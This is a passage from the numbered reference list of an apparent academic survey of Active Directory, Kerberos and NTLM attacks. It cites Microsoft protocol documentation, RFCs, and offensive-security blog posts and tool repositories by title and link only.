[93] Microsoft (2025) Antimalware scan interface. [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal. [Accessed: August 2, 2025]

[94] Microsoft (2025) Foreign security principals container. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/5aa09c90-c5db-4e97-98d0-b7cdd6bc1bfe. [Accessed: August 4, 2025]

[95] Microsoft (2025) Kerberos v5 referral processing in forest trusts. URL https://learn.microsoft.com/en-us/entra/identity/domain-services/concepts-forest-trust#kerberos-v5-referral-processing, [Accessed: Jan. 14, 2025]

[96] Microsoft (2025) [ms-pkca]: Key trust. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pkca/43cc84aa-4575-4452-bfd5-9758994b8f6f. [Accessed: August 4, 2025]

[97] Microsoft (2025) Ntauthcertificates object. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-wcce/f1004c63-8508-43b5-9b0b-ee7880183745

[98] Microsoft (2025) Ntlm overview. [Online]. Available: https://learn.microsoft.com/en-us/windows-server/security/kerberos/ntlm-overview. [Accessed: July 27, 2025]

[99] Microsoft (2025) Overview of the impersonate a client after authentication and the create global objects security settings. [Online]. Available: https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/seImpersonateprivilege-secreateglobalprivilege#issue-1-the-impersonate-a-client-afterauthentication-user-right-seimpersonateprivilege. [Accessed: August 2, 2025]

[100] Microsoft (2025) Permissions (database engine). [Online]. Available: https://learn.microsoft.com/en-us/sql/relational-databases/security/permissions-database-engine?view=sql-server-ver17&source=docs. [Accessed: August 2, 2025]

[101] Microsoft (2025) Planning a bastion environment: Restricted trust. [Online]. Available: https://learn.microsoft.com/en-us/microsoft-identity-manager/pam/planning-bastion-environment#restricted-trust. [Accessed: Dec. 15, 2024]

[102] Microsoft (2025) Security identifiers. [Online]. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers. [Accessed: Nov.23, 2024]

[103] Microsoft (2025) Tdo attributes. [Online]. Available: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/c9efe39c-f5f9-43e9-9479-941c20d0e590. [Accessed: Dec. 12, 2024]

[104] Microsoft (2025) Understand service accounts - active directory. [Online]. Available: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-service-accounts. [Accessed: Nov. 26, 2024]

[105] Microsoft (2025) User account control flags. [Online]. Available: https://learn.microsoft.com/en-us/troubleshoot/windows-server/active-directory/useraccountcontrol-manipulate-account-properties. [Accessed: Jun. 5, 2025]

[106] Microsoft (2025) What is sql server. [Online]. Available: https://learn.microsoft.com/en-us/sql/sql-server/what-is-sql-server?view=sql-server-ver16. [Accessed: July 25, 2025]

[107] Microsoft (n.d.) Local security authority remote protocol. [Online]. Available:https://learn.microsoft.com/en-us/openspecs/windows_protocols/

ms-lsat/e57ea350-4633-401b-964d-01a4ef4bd819, accessed: Jan. 2, 2025

[108] Mockapetris P (1987) Rfc 1034. [Online]. Available: https://www.rfc-editor.org/rfc/rfc1034. [Accessed: May. 29, 2025]

[109] jan Mollema D (2022) Kerberosrelayx tool kit. [Online]. Available: https://github.com/dirkjanm/krbrelayx. [Accessed: July 14, 2025]

[110] jan Mollema D (2022) Printer bug attack script implementation. [Online]. Available: https://github.com/dirkjanm/krbrelayx/blob/master/printerbug.py. [Accessed: Jun. 12, 2025]

[111] Motero CD, Higuera JRB, Higuera JB, et al (2021) On attacking kerberos authentication protocol in windows active directory services: A practical survey. IEEE Access 9:109289–109319. https://doi.org/10.1109/ACCESS.2021.3101446

[112] Neuman B, Ts'o T (1994) Kerberos: an authentication service for computer networks. IEEE Communications Magazine 32(9):33–38. https://doi.org/10.1109/35.312841

[113] RastaMouse (n.d.) Amsiscanbufferbypass. [Online]. Available: https://github.com/rasta-mouse/AmsiScanBufferBypass/tree/main. [Accessed: August 2, 2025]

[114] RastaMouse (n.d.) Memory patching amsi bypass. [Online]. Available: https://rastamouse.me/memory-patching-amsi-bypass/. [Accessed: August 2, 2025]

[115] Recipes TH (n.d.) Ntlm relay. [Online]. Available: https://www.thehacker.recipes/ad/movement/ntlm/relay#session-signing. [Accessed: July 27, 2025]

[116] Robertson K (2018) Beyond llmnr/nbns spoofing – exploiting active directory-integrated dns. [Online]. Available: https://www.netspi.com/blog/

technical-blog/network-pentesting/exploiting-adidns/. [Accessed: July 14, 2025]

[117] S. Cheshire MK (2013) Rfc 1002. [Online]. Available: https://www.rfc-editor.org/rfc/rfc6762. [Accessed: Jun. 1, 2025]

[118] Schroeder W (2018) Not a security boundary: Breaking forest trusts. [Online]. Available: https://blog.harmj0y.net/redteaming/not-a-security-boundary-breaking-forest-trusts/. [Accessed: Dec. 14, 2024]

[119] Schroeder W (n.d.) About-harmjoy. [Online]. Available: https://blog.harmj0y.net/about/. [Accessed: Dec. 14, 2024]

[120] Sean Metcalf (2015) It's all about trust – forging kerberos trust tickets to spoof access across active directory trusts. ADSecurity.org. [Online]. Available: https://adsecurity.org/?p=1588. [Accessed: Dec. 7, 2024]

[121] Sermersheim J (2006) Lightweight directory access protocol (ldap): The protocol. RFC 4511, Internet Engineering Task Force, [Online]. Available: https://datatracker.ietf.org/doc/html/rfc4511. [Accessed: Nov.22, 2024]

[122] Sermersheim J (2006) Lightweight directory access protocol (ldap): The protocol modify operation. RFC 4511, Internet Engineering Task Force, [Online]. Available: https://datatracker.ietf.org/doc/html/rfc4511#section-4.6. [Accessed: Nov.22, 2024]

[123] SpecterOps (2021) Esc attacks whitepaper. [Online]. Available: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf. [Accessed: May 24, 2025]

[124] SpecterOps (2021) Shadow credentials: Abusing key trust account mapping for account takeover. [Online]. Available: https://posts.specterops.io/

shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab. [Accessed: August 4, 2025]

[125] TALOS (2021) Printnightmare: Here's what you need to know and talos' coverage. [Online]. Available: https://blog.talosintelligence.com/printnightmare-coverage/. [Accessed: August 5, 2025]

[126] Topotam (2023) Petitpotam coercive method. [Online]. Available: https://github.com/topotam/PetitPotam. [Accessed: Jun. 12, 2025]